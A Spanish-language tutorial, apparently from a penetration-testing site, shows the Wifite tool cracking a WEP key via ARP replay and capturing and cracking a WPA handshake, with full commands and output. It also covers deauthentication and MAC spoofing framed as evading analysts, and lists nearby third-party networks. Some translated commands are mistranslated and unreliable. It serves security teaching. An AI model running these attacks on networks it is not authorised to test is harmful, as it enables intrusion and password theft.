



Wireless Penetration Testing



Wifite

WWW.HACKINGARTICLES.IN

Contenido

Introducción	3
Filtros básicos	3
Ataque de reproducción ARP contra el protocolo WEP	6
Captura de protocolo de enlace WPA/WPA2	7
Algunas opciones útiles.....	10
Conclusión	18

Introducción

Wifite es una herramienta de auditoría inalámbrica desarrollada por Derv82 y mantenida por kimocoder. Puede encontrar el repositorio original [aquí](#). En la última versión de Kali Linux, viene preinstalado. Es una excelente alternativa al uso más tedioso de herramientas de auditoría inalámbrica y proporciona una CLI simple para interactuar y realizar ataques inalámbricos. Tiene excelentes características como soporte de 5 GHz, ataque Pixie Dust, ataque de captura de protocolo de enlace WPA/WPA2 y ataque PMKID también.

Filtros básicos

Podemos iniciar esta herramienta simplemente escribiendo el nombre de la herramienta. Para ver la página de ayuda tenemos un indicador -h

wifite -h

```
(root@kali)~# wifite -h
wifite2 2.5.8
a wireless auditor by derv82
maintained by kimocoder
https://github.com/kimocoder/wifite2

optional arguments:
-h, --help            show this help message and exit

SETTINGS:
-v, --verbose          Shows more options (-h -v). Prints commands and outputs. (default:
quiet)
-i [interface]         Wireless interface to use, e.g. wlan0mon (default: ask)
-c [channel]           Wireless channel to scan e.g. 1,3-6 (default: all 2Ghz channels)
-inf, --infinite        Enable infinite attack mode. Modify scanning time with -p (default:
off)
-mac, --random-mac     Randomize wireless card MAC address (default: off)
-p [scan_time]         Pillage: Attack all targets after scan_time (seconds)
--kill                Kill processes that conflict with Aircrack-ng/Airodump (default: off)
--pow [min_power], --power [min_power] Attacks any targets with at least min_power signal strength
--skip-crack           Skip cracking captured handshakes/pmkid (default: off)
--first [attack_max], --first [attack_max] Attacks the first attack_max targets
--clients-only         Only show targets that have associated clients (default: off)
--nodeauths            Passive mode: Never deauthenticates clients (default: deauth targets)
--daemon              Puts device back in managed mode after quitting (default: off)

WEP:
--wep                 Show only WEP-encrypted networks
--require-fakeauth     Fails attacks if fake-auth fails (default: off)
--keep-ivs            Retain .IVS files and reuse when cracking (default: off)

WPA:
--wpa                 Show only WPA-encrypted networks (includes WPS)
--new-hs              Captures new handshakes, ignores existing handshakes in hs (default:
off)
--dict [file]         File containing passwords for cracking (default: /usr/share/dict/wordl
probable.txt)

WPS:
--wps                 Show only WPS-enabled networks
--wps-only            Only use WPS PIN & Pixie-Dust attacks (default:
off)
--bully               Use bully program for WPS PIN & Pixie-Dust attacks (default:
reaver)
--reaver              Use reaver program for WPS PIN & Pixie-Dust attacks (default:
reaver)
--ignore-locks        Do not stop WPS PIN attack if AP becomes locked (default:
stop)

PMKID:
--pmkid               Only use PMKID capture, avoids other WPS & WPA attacks (default:
off)
--no-pmkid            Don't use PMKID capture (default: off)
--pmkid-timeout [sec] Time to wait for PMKID capture (default: 120 seconds)
```

Como puede ver, hay varias opciones en el menú de ayuda aquí. Probaremos algunos de estos en este artículo.

Primero veamos a qué red inalámbrica estoy conectado actualmente.

wifite -i wlan0

```
(root@kali)-[~]
# wifite -i wlan0
```

wifite2 2.5.8
a wireless auditor by derv82
maintained by kimocoder
<https://github.com/kimocoder/wifite2>

[+] option: using wireless interface wlan0

NUM	ESSID	CH	ENCR	POWER	WPS?	CLIENT
1	raaj	10	WPA-P	85db	no	1

[+] Scanning. Found 1 target(s), 1 client(s). Ctrl+C when ready

NUM	ESSID	CH	ENCR	POWER	WPS?	CLIENT
-----	-------	----	------	-------	------	--------

Mi punto de acceso está en el canal 10. Veamos qué están funcionando todos los puntos de acceso en el mismo canal.

wifite -c 10

```
(root@kali)-[~]
# wifite -c 10
```

wifite2 2.5.8
a wireless auditor by derv82
maintained by kimocoder
<https://github.com/kimocoder/wifite2>

[+] option: scanning for targets on channel 10

[!] Conflicting processes: NetworkManager (PID 543), wpa_supplicant (PID 1791)

[!] If you have problems: kill -9 PID or re-run wifite with --kill

Interface	PHY	Driver	Chipset
1. wlan0	phy1	rt2800usb	Ralink Technology, Corp. RT5370

[+] enabling monitor mode on wlan0 ... enabled wlan0mon

NUM	ESSID	CH	ENCR	POWER	WPS?	CLIENT
1	raaj	10	WPA-P	85db	no	1

[+] Scanning. Found 1 target(s), 1 client(s). Ctrl+C when ready

NUM	ESSID	CH	ENCR	POWER	WPS?	CLIENT
1	raaj	10	WPA-P	85db	no	3
2	A602_4G	10	WPA-P	31db	yes	
3	(32:49:50:1F:94:59)	10	WPA-P	25db	yes	

Aquí puede ver que el modo monitor se habilita automáticamente durante el escaneo. Wifite ha detectado dos redes más en el canal 10.

Intentemos agregar un canal más a la lista de escaneo.

wifite -c 10,6


```
(root@kali)-[~]
# wifite -c 10,6
```

wifite2 2.5.8
a wireless auditor by derv82
maintained by kimocoder
<https://github.com/kimocoder/wifite2>

[+] option: scanning for targets on channel 10,6
[!] Conflicting processes: NetworkManager (PID 543), wpa_supplicant (PID 1791)
[!] If you have problems: kill -9 PID or re-run wifite with --kill

[+] Using wlan0mon already in monitor mode

NUM	ESSID	CH	ENCR	POWER	WPS?	CLIENT
1	raaj	10	WPA-P	87db	no	3
2	(AA:DA:0C:16:DD:82)	11	WPA-P	43db	yes	

[+] Scanning & decloaking. Found 2 target(s), 3 client(s). Ctrl+C when ready

NUM	ESSID	CH	ENCR	POWER	WPS?	CLIENT
1	raaj	10	WPA-P	87db	no	3
2	ignite	6	WPA-P	84db	lock	
3	(AA:DA:0C:16:DD:82)	11	WPA-P	43db	yes	
4	ajoy	6	WPA-P	40db	no	
5	Pawan_2.4G	6	WPA-P	34db	yes	
6	A602_4G	10	WPA-P	33db	yes	
7	srajvardhan	6	WPA-P	31db	yes	
8	(16:AE:85:DE:BE:83)	6	WPA-P	31db	yes	
9	(32:49:50:1F:C2:18)	6	WPA-P	29db	yes	
10	Manish	10	WPA-P	29db	yes	
11	K 207 jio_4G	6	WPA-P	23db	yes	

Ahh, los resultados han aumentado ahora. Ahora filtremos solo los puntos de acceso con clientes conectados.

wifite --solo clientes

```
(root@kali)-[~]
# wifite --clients-only
```

wifite2 2.5.8
a wireless auditor by derv82
maintained by kimocoder
<https://github.com/kimocoder/wifite2>

[+] option: ignoring targets that do not have associated clients
[!] Conflicting processes: NetworkManager (PID 543), wpa_supplicant (PID 1791)
[!] If you have problems: kill -9 PID or re-run wifite with --kill

[+] Using wlan0mon already in monitor mode

[+] Scanning. Found 2 target(s), 2 client(s). Ctrl+C when ready

NUM	ESSID	CH	ENCR	POWER	WPS?	CLIENT
1	raaj	10	WPA-P	81db	no	1
2	TANUSRI 2.4G	1	WPA-P	29db	yes	1

Puedes ver que wifite ha detectado 2 AP con clientes conectados.

Ataque de reproducción ARP contra el protocolo WEP

Ahora digamos que hemos hecho lo que queríamos con nuestro adaptador wifi y queremos cambiarlo del modo monitor al modo administrado (modo predeterminado) después de que dejemos de usar wifite. Podemos hacer esto mediante:

```
wifite --daemon
```

```
(root@kali)-[~]
# wifite --daemon

wifite2 2.5.8
a wireless auditor by derv82
maintained by kimocoder
https://github.com/kimocoder/wifite2

[+] option: will put interface back to managed mode
[!] Conflicting processes: NetworkManager (PID 543), wpa_supplicant (PID
[!] If you have problems: kill -9 PID or re-run wifite with --kill

[+] Using wlan0mon already in monitor mode
```

El siguiente filtro es encontrar todas las redes a mi alrededor que se ejecutan en el protocolo WEP y realizar un ataque de reproducción rápido contra ellas.

Ataque de repetición:

En este ataque, la herramienta intenta escuchar un paquete ARP y lo envía de vuelta al punto de acceso. De esta manera, AP se verá obligado a crear un nuevo paquete con un nuevo vector de inicialización (IV – variable inicial para cifrar algo). Y ahora la herramienta repetirá el mismo proceso nuevamente hasta que los datos sean suficientes para descifrar la clave WEP.

Esto se puede hacer mediante:

```
wifite --wep
```

Entonces,

Ctrl+c para detener el escaneo.

elegir objetivo. Aquí, 1

```
(root@kali)~# wifite --wep
wifite2 2.5.8
a wireless auditor by derv82
maintained by kimocoder
https://github.com/kimocoder/wifite2

[+] option: targeting WEP-encrypted networks
[!] Warning: Recommended app pyrit was not found. install @ https://github.com
[!] Conflicting processes: NetworkManager (PID 508), wpa_supplicant (PID 1490)
[!] If you have problems: kill -9 PID or re-run wifite with --kill

[+] Using wlan0mon already in monitor mode
```

NUM	ESSID	CH	ENCR	POWER	WPS?	CLIENT
1	pentest	1	WEP	83db	no	

```
[+] Scanning. Found 1 target(s), 0 client(s). Ctrl+C when ready ^C
NUM      ESSID      CH  ENCR  POWER  WPS?  CLIENT
---      -
1        pentest    1   WEP   83db   no
[+] select target(s) (1-1) separated by commas, dashes or all: 1

[+] (1/1) Starting attacks against D8:47:32:E9:3F:33 (pentest)
[+] attempting fake-authentication with D8:47:32:E9:3F:33 ... success
[+] pentest (62db) WEP replay: 1/10000 IVs, fakeauth, Waiting for packet ...
[!] restarting aireplay after 11 seconds of no new IVs
[+] pentest (73db) WEP replay: 21504/10000 IVs, fakeauth, Replaying @ 599/sec
[+] replay WEP attack successful

[+] ESSID: pentest
[+] BSSID: D8:47:32:E9:3F:33
[+] Encryption: WEP
[+] Hex Key: 12:34:56:78:90
[+] saved crack result to cracked.json (2 total)
[+] Finished attacking 1 target(s), exiting
```

Como puede ver, después de más de 20 mil paquetes de reproducción, la herramienta encontró la clave con éxito y la guardó en un archivo JSON.

Tenga en cuenta que WPA implementa un contador de secuencia para proteger contra ataques de repetición. Por tanto, se recomienda no utilizar WEP.

Captura de protocolo de enlace WPA/WPA2

Hablamos en detalle sobre los apretones de manos en nuestro artículo anterior [aquí](#). Veamos cómo podemos capturar apretones de manos usando wifite.

Aquí simplemente escribiremos el nombre de la herramienta ya que la función predeterminada es escanear las redes.

Pero agregaremos aquí la opción `--skip-crack` que detendrá la herramienta para descifrar cualquier apretón de manos que capture.

```
wifite --saltar-crack
```

```
(root@kali)-[~]
# wifite --skip-crack
```

wifite2 2.5.8
a wireless auditor by derv82
maintained by kimocoder
<https://github.com/kimocoder/wifite2>

```
[+] option: Skip cracking captured handshakes/pmkid enabled
[!] Conflicting processes: NetworkManager (PID 543), wpa_supplicant (PID 1791)
[!] If you have problems: kill -9 PID or re-run wifite with --kill
```

Interface	PHY	Driver	Chipset
1. wlan0	phy2	rt2800usb	Ralink Technology, Corp. RT5370

```
[+] enabling monitor mode on wlan0 ... enabled wlan0mon
```

NUM	ESSID	CH	ENCR	POWER	WPS?	CLIENT
1	raaj	10	WPA-P	85db	no	
2	Sachin 2.4	1	WPA-P	45db	no	
3	Amit 2.4G	1	WPA-P	35db	no	
4	jiofbr001 2.4G	1	WPA-P	35db	no	
5	JioFiber-QwXYk	1	WPA-P	31db	no	
6	air16531	1	WPA-P	30db	no	
7	(C2:8F:20:1E:37:C2)	1	WPA-P	25db	no	

```
[+] Scanning. Found 7 target(s), 0 client(s). Ctrl+C when ready ^C
```

NUM	ESSID	CH	ENCR	POWER	WPS?	CLIENT
1	raaj	10	WPA-P	85db	no	
2	Sachin 2.4	1	WPA-P	45db	no	
3	Amit 2.4G	1	WPA-P	35db	no	
4	jiofbr001 2.4G	1	WPA-P	35db	no	
5	JioFiber-QwXYk	1	WPA-P	31db	no	
6	air16531	1	WPA-P	30db	no	
7	(C2:8F:20:1E:37:C2)	1	WPA-P	25db	no	

```
[+] select target(s) (1-7) separated by commas, dashes or all: 1
```

```
[+] (1/1) Starting attacks against 18:45:93:69:A5:19 (raaj)
[+] raaj (85db) PMKID CAPTURE: Failed to capture PMKID

[+] raaj (85db) WPA Handshake capture: found existing handshake for raaj
[+] Using handshake from hs/handshake_raaj_18-45-93-69-A5-19_2021-06-12T14-45-58.cap

[+] analysis of captured handshake file:
[+] tshark: .cap file contains a valid handshake for 18:45:93:69:a5:19
[!] pyrit: .cap file does not contain a valid handshake
[+] cowpatty: .cap file contains a valid handshake for (raaj)
[!] aircrack: .cap file does not contain a valid handshake
[+] Not cracking handshake because skip-crack was used
[+] Finished attacking 1 target(s), exiting
[!] Note: Leaving interface in Monitor Mode!
[!] To disable Monitor Mode when finished: airmon-ng stop wlan0mon
```

Cómo funciona la herramienta: como habrás observado en la captura de pantalla, la herramienta intenta automáticamente todos los ataques contra un objetivo específico. Aquí, especifiqué el objetivo "1" para mi AP ("raaj") y puede ver que primero intentó realizar un ataque PMKID, no tuvo éxito y luego lanzó la captura de protocolo de enlace. Este proceso será el mismo para cualquier objetivo. La herramienta determinará automáticamente qué ataque funciona. ¡Muy sencillo y sin complicaciones!

Aquí, capturamos exitosamente un apretón de manos y lo guardamos en una ubicación: /root/hs/<nombre>.cap

Ahora, si no usamos la bandera skip-crack junto con el comando, la cadena se vería así:

```
wifite
```



```

# wifite
wifite2 2.5.8
a wireless auditor by derv82
maintained by kimocoder
https://github.com/kimocoder/wifite2

[!] Conflicting processes: NetworkManager (PID 543), wpa_supplicant (PID 1791)
[!] If you have problems: kill -9 PID or re-run wifite with --kill

[+] Using wlan0mon already in monitor mode

NUM      ESSID      CH  ENCR  POWER  WPS?  CLIENT
---      -
1         raaj       10  WPA-P 85db   no     1
2         Sachin 2.4    1  WPA-P 39db   no
3         jiofbr001 2.4G  1  WPA-P 35db   no
4         Santosh 4g    1  WPA-P 29db   no
5         601 2.4G  1  WPA-P 29db   no
6         Stay      13  WPA-P 29db   no
7         Preety singh devil 13  WPA-P 27db   no
[+] Scanning. Found 7 target(s), 2 client(s). Ctrl+C when ready ^C
NUM      ESSID      CH  ENCR  POWER  WPS?  CLIENT
---      -
1         raaj       10  WPA-P 85db   no     1
2         Sachin 2.4    1  WPA-P 39db   no
3         jiofbr001 2.4G  1  WPA-P 35db   no
4         Santosh 4g    1  WPA-P 29db   no
5         601 2.4G  1  WPA-P 29db   no
6         Stay      13  WPA-P 29db   no
7         Preety singh devil 13  WPA-P 27db   no
[+] select target(s) (1-7) separated by commas, dashes or all: 1

[+] (1/1) Starting attacks against 18:45:93:69:A5:19 (raaj)
[+] raaj (85db) PMKID CAPTURE: Failed to capture PMKID

[+] raaj (85db) WPA Handshake capture: found existing handshake for raaj
[+] Using handshake from hs/handshake_raaj_18-45-93-69-A5-19_2021-06-12T14-45-58.cap

[+] analysis of captured handshake file:
[+] tshark: .cap file contains a valid handshake for 18:45:93:69:a5:19
[!] pyrit: .cap file does not contain a valid handshake
[+] cowpatty: .cap file contains a valid handshake for (raaj)
[!] aircrack: .cap file does not contain a valid handshake

[+] Cracking WPA Handshake: Running aircrack-ng with wordlist-probable.txt wordlist
[+] Cracking WPA Handshake: 99.48% ETA: 0s @ 5394.1kps (current key: 05280528)
[+] Cracked WPA Handshake PSK: raj12345

[+] Access Point Name: raaj
[+] Access Point BSSID: 18:45:93:69:A5:19
[+] Encryption: WPA
[+] Handshake File: hs/handshake_raaj_18-45-93-69-A5-19_2021-06-12T14-45-58.cap
[+] PSK (password): raj12345
[+] saved crack result to cracked.json (1 total)
[+] Finished attacking 1 target(s), exiting

```

Cadena:

- Identificar los AP •
- Verificar el protocolo •
- Intentar un ataque PMKID

- Intentar un ataque de apretón de manos •

Si se encuentra un apretón de manos -> crack


Y es muy evidente que puede ver que ha descifrado el archivo de protocolo de enlace y ha proporcionado la contraseña como "raj12345".

Utiliza el módulo de ataque de diccionario de aircrack-ng en segundo plano.

Algunas opciones útiles Filtrado de

ataques: ¿Qué sucede si quiero omitir el paso PMKID de la cadena anterior? Podemos hacer esto mediante:

```
wifite --no-pmkid
```



```
(root@kali)~# wifite --no-pmkid
wifite2 2.5.8
a wireless auditor by derv82
maintained by kimocoder
https://github.com/kimocoder/wifite2

[+] option: will NOT use PMKID attack on WPA networks
[!] Conflicting processes: NetworkManager (PID 543), wpa_supplicant (PID 1791)
[!] If you have problems: kill -9 PID or re-run wifite with --kill

[+] (1/1) Starting attacks against 18:45:93:69:A5:19 (raaj)
[+] raaj (83db) WPA Handshake capture: found existing handshake for raaj
```

Retraso de escaneo: Otra opción útil es dar un retraso en el tiempo de escaneo. Esto se puede utilizar en paralelo con otras opciones para evadir los dispositivos de seguridad que han establecido un tiempo de espera para paquetes no autenticados.

```
wifite-p 10
```

Aquí, la herramienta retrasará 10 segundos antes de atacar a los objetivos.

```
(root@kali)-[~]
# wifite -p 10

wifite2 2.5.8
a wireless auditor by derv82
maintained by kimocoder
https://github.com/kimocoder/wifite2

[+] option: (pillage) attack all targets after 10s
[!] Conflicting processes: NetworkManager (PID 543), wpa_supplicant (PID 1791)
[!] If you have problems: kill -9 PID or re-run wifite with --kill
```

Y ahora la herramienta está poniendo un retraso de 10 segundos después de cada objetivo.

Tiempo de espera de PMKID: este indicador nos permitiría establecer un tiempo de espera entre cada solicitud de paquete RSN exitosa al punto de acceso.

```
wifite --pmkid-tiempo de espera 130
```

```
(root@kali)-[~]
# wifite --pmkid-timeout 130

wifite2 2.5.8
a wireless auditor by derv82
maintained by kimocoder
https://github.com/kimocoder/wifite2

[+] option: will wait 130 seconds during PMKID capture
[!] Conflicting processes: NetworkManager (PID 543), wpa_supplicant
[!] If you have problems: kill -9 PID or re-run wifite with --kill
```

Observa como hay un tiempo de espera de 130 segundos. CTRL+C me interrumpió antes de los 130 segundos para detener el ataque.

Observe cómo dice "esperando PMKID (1m 23s)"

```
17 Raaj 13 WPA-P 27db NO
[+] Scanning. Found 17 target(s), 1 client(s). Ctrl+C when ready ^C
[+] (1/17) Starting attacks against D8:47:32:E9:3F:33 (ignite)
[+] ignite (83db) PMKID CAPTURE: Failed to capture PMKID

[+] ignite (84db) WPA Handshake capture: Listening. (clients:0, deauth:4s, timeout:0s)
[!] WPA handshake capture FAILED: Timed out after 300 seconds

[+] (2/17) Starting attacks against 18:45:93:69:A5:19 (raaj)
[+] raaj (81db) PMKID CAPTURE: Waiting for PMKID (1m23s) ^C
[!] Interrupted
```

Detener la desautenticación en un ESSID particular: este indicador impedirá que la herramienta realice la desautenticación del cliente (a menudo utilizada en capturas de protocolo de enlace). En una lista de objetivos, quiero dejar de impedir que mi herramienta realice la desautenticación, esto sería útil

```
wifite -e raaj --nodeauths
```

-e: ESSID (nombre del AP)

```
(root@kali)-[~]
# wifite -e raaj --nodeauths
```

wifite2 2.5.8
a wireless auditor by derv82
maintained by kimocoder
<https://github.com/kimocoder/wifite2>

[+] option: will not deauth clients during scans or captures
[+] option: targeting ESSID raaj
[!] Conflicting processes: NetworkManager (PID 543), wpa_supplicant (PID
[!] If you have problems: kill -9 PID or re-run wifite with --kill

[+] Using wlan0mon already in monitor mode

NUM	ESSID	CH	ENCR	POWER	WPS?	CLIENT
1	(18:45:93:69:A5:19)	10	WPA	83db	no	1
2	(C2:8F:20:1E:37:C2)	1	WPA-P	29db	yes	
3	(32:49:50:1F:94:59)	10	WPA-P	25db	yes	

Apuntar solo a redes WPA: esta bandera nos ayuda a identificar solo WPA y atacar los objetivos.

wifite --wpa


```
(root@kali)-[~]
# wifite --wpa
```

wifite2 2.5.8
a wireless auditor by derv82
maintained by kimocoder
<https://github.com/kimocoder/wifite2>

[+] option: targeting WPA-encrypted networks
[!] Conflicting processes: NetworkManager (PID 543), wpa_supplicant
[!] If you have problems: kill -9 PID or re-run wifite with --kill

[+] Using wlan0mon already in monitor mode

NUM	ESSID	CH	ENCR	POWER	WPS?	CLIENT
1	ASHU-101	4	WPA-P	31db	no	

[+] Scanning. Found 1 target(s), 0 client(s). Ctrl+C when ready

NUM	ESSID	CH	ENCR	POWER	WPS?	CLIENT
1	Sachin 2.4	1	WPA-P	53db	yes	
2	jiofbr001 2.4G	1	WPA-P	37db	yes	
3	TANUSRI 2.4G	1	WPA-P	35db	yes	
4	(AA:DA:0C:15:C1:5F)	1	WPA-P	33db	yes	
5	ASHU-101	4	WPA-P	31db	yes	
6	(C2:8F:20:1E:37:C2)	1	WPA-P	31db	yes	
7	Vikash jio_4G	1	WPA-P	31db	yes	
8	JioFiber-QwXYk	1	WPA-P	31db	yes	
9	Anshu	1	WPA-P	31db	no	
10	Naman 2.4GigaHz	1	WPA-P	31db	yes	
11	Sanjeev Jio 2.4 G	1	WPA-P	30db	yes	
12	Mayank_crossing	7	WPA-P	27db	no	

Ignore los apretones de manos actuales: muchas veces queremos un nuevo comienzo o nuestros apretones de manos simplemente no se comportan como queremos. Para esos momentos, tenemos una característica útil que permite ignorar los apretones de manos existentes y capturar otros más recientes o nuevos.

```
wifite --nuevo-hs
```

```
(root@kali)-[~/wifi]
# wifite --new-hs
```

wifite2 2.5.8
a wireless auditor by derv82
maintained by kimocoder
<https://github.com/kimocoder/wifite2>

[+] option: will ignore existing handshakes (force capture)
[!] Conflicting processes: NetworkManager (PID 543), wpa_supplicant (PID 1791)
[!] If you have problems: kill -9 PID or re-run wifite with --kill

[+] Using wlan0mon already in monitor mode

Proporcionar un diccionario personalizado: para nuestros ataques de diccionario, si queremos proporcionar una lista de palabras personalizada, también podemos hacerlo dentro de la interfaz de la herramienta. Esto se hace mediante la bandera "dict"

```
wifite --dict /root/dict.txt
```

```
(root@kali)-[~]
# wifite --dict /root/dict.txt

wifite2 2.5.8
a wireless auditor by derv82
maintained by kimocoder
https://github.com/kimocoder/wifite2

[+] option: using wordlist /root/dict.txt to crack WPA handshakes
[!] Conflicting processes: NetworkManager (PID 543), wpa_supplicant
[!] If you have problems: kill -9 PID or re-run wifite with --kill
```

Ahora, estableciendo el objetivo como se indicó anteriormente, vemos que el diccionario de hecho funciona.

```
[+] Cracking WPA Handshake: Running aircrack-ng with dict.txt wordlist
[+] Cracking WPA Handshake: 77.78% ETA: 0s @ 290.3kps (current key: raj12345)
[+] Cracked WPA Handshake PSK: raj12345

[+] Access Point BSSID: 18:45:93:69:A5:19
[+] Encryption: WPA
[+] Handshake File: hs/handshake_raaj_18-45-93-69-A5-19_2021-06-12T14-45-58.cap
[+] PSK (password): raj12345
[+] saved crack result to cracked.json (2 total)
[+] Finished attacking 1 target(s), exiting
```

Mostrar AP crackeados: para mostrar una lista completa de objetivos ya crackeados obtenidos de la base de datos de la herramienta, tenemos el comando:

```
wifite --agrietado
```

```
(root@kali)-[~]
# wifite --cracked

wifite2 2.5.8
a wireless auditor by derv82
maintained by kimocoder
https://github.com/kimocoder/wifite2

[+] Displaying 2 cracked target(s) from cracked.json
```

ESSID	BSSID	DATE	TYPE	KEY
N/A	18:45:93:69:A5:19	2021-06-12 16:16:31	WPA	Key: raj12345
raaj	18:45:93:69:A5:19	2021-06-12 15:27:29	WPA	Key: raj12345

Validación de apretones de manos: ahora, si queremos verificar los apretones de manos existentes que ya hemos capturado con una amplia variedad de herramientas de auditoría inalámbrica, podemos hacerlo de la siguiente manera:

wifite --verificar

```
(root@kali)-[~]
# wifite --check

wifite2 2.5.8
a wireless auditor by derv82
maintained by kimocoder
https://github.com/kimocoder/wifite2

[+] checking all handshakes in "./hs" directory

[+] checking for handshake in .cap file hs/handshake_raaj_18-45-93-69-A5-19_2021-06-12T14-45-58.cap
[+] tshark: .cap file contains a valid handshake for 18:45:93:69:A5:19
[!] pyrit: .cap file does not contain a valid handshake
[!] cowpatty: .cap file does not contain a valid handshake
[!] aircrack: .cap file does not contain a valid handshake
```

¡Genial, ahora puedo continuar con el tshark!

Descifrando el archivo de protocolo de enlace: la lista de archivos de protocolo de enlace que hemos capturado ya está con nosotros. ¿Qué pasa si quiero modificar la herramienta de craqueo y no usar la predeterminada? Se puede hacer usando:

wifite --crack

Elige el objetivo y la herramienta después

```
(root@kali)-[~]
# wifite --crack

wifite2 2.5.8
a wireless auditor by derv82
maintained by kimocoder
https://github.com/kimocoder/wifite2

[+] Listing captured handshakes from /root/hs:

NUM  ESSID (truncated)  BSSID          TYPE  DATE CAPTURED
---  ---
1    raaj              18:45:93:69:A5:19  4-WAY  2021-06-12 14:45:58
[+] Select handshake(s) to crack (1-1, select multiple with , or - or all): 1

[+] Enter the cracking tool to use (aircrack, hashcat, john, cowpatty): aircrack

[+] Cracking 4-Way Handshake raaj (18:45:93:69:A5:19)
[+] Running: aircrack-ng -a 2 -w /usr/share/dict/wordlist-probable.txt --bssid 18:45:93:69:A5:19
[+] Cracking WPA Handshake: 98.32% ETA: 0s @ 5289.0kps (current key: 24041983)
[+] Cracked raaj (18:45:93:69:A5:19). Key: "raj12345"
[+] saved crack result to cracked.json (1 total)
```

Y como puedes ver, aircrack ha descifrado la contraseña "raj12345"

Eliminar procesos en conflicto: esta bandera nos ayuda a eliminar todos los trabajos que puedan entrar en conflicto con el funcionamiento de la herramienta. Es una pequeña gran técnica de limpieza antes de iniciar la herramienta.

wifite --matar

```
(root@kali)~# wifite --kill
```

wifite2 2.5.8
a wireless auditor by derv82
maintained by kimocoder
<https://github.com/kimocoder/wifite2>

```
[+] option: kill conflicting processes enabled
[!] Killing 2 conflicting processes
[!] stopping NetworkManager (systemctl stop NetworkManager)
[!] Terminating conflicting process wpa_supplicant (PID 1791)
```

Falsificación de MAC: La falsificación de direcciones MAC es una excelente técnica para evadir la visión de los analistas y evitar ser atrapado al proporcionar la ID MAC real de su adaptador Wi-Fi. Primero, vemos el ID MAC de nuestra tarjeta wifi mediante ifconfig

```
(root@kali)~# ifconfig
```

```
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.5 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::d659:d207:e12a:b7e5 prefixlen 64 scopeid 0x20<link>
    ether 9c:ef:d5:fb:d1:5c txqueuelen 1000 (Ethernet)
    RX packets 13 bytes 1478 (1.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 17 bytes 2102 (2.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Tenga en cuenta que esta ID MAC termina en 5C. Eso es todo lo que necesitamos para visualizar si MAC está siendo falsificado o no.

Ahora falsificamos esta ID de MAC mediante el comando wifite:

```
wifite --random-mac
```



```
(root@kali)~# wifite --random-mac
```

wifite2 2.5.8
a wireless auditor by derv82
maintained by kimocoder
<https://github.com/kimocoder/wifite2>

[+] option: using random mac address when scanning & attacking
[!] Conflicting processes: NetworkManager (PID 537), wpa_supplicant (PID
[!] If you have problems: kill -9 PID or re-run wifite with --kill

Interface	PHY	Driver	Chipset
1. wlan0	phy1	rt2800usb	Ralink Technology, Corp. RT5370

[+] enabling monitor mode on wlan0... enabled wlan0mon
[+] macchanger: changing mac address on wlan0mon
[+] macchanger: changed mac address to 9c:ef:d5:31:b4:09 on wlan0mon

Observe cómo esta nueva ID MAC termina en 09. Esto significa que la suplantación se realizó con éxito y se colocó una MAC aleatoria en la interfaz.

Ahora, una vez finalizado nuestro trabajo, esta opción también restablecerá automáticamente la ID de MAC. Muy eficiente.

```
[+] PSK (password): raj12345  
[+] raaj already exists in cracked.json, skipping.  
[+] Finished attacking 1 target(s), exiting  
[+] macchanger: resetting mac address on wlan0mon...  
[+] macchanger: reset mac address back to 9c:ef:d5:fb:d1:5c on wlan0mon  
[!] Note: Leaving interface in Monitor Mode!  
[!] To disable Monitor Mode when finished: airmon-ng stop wlan0mon
```

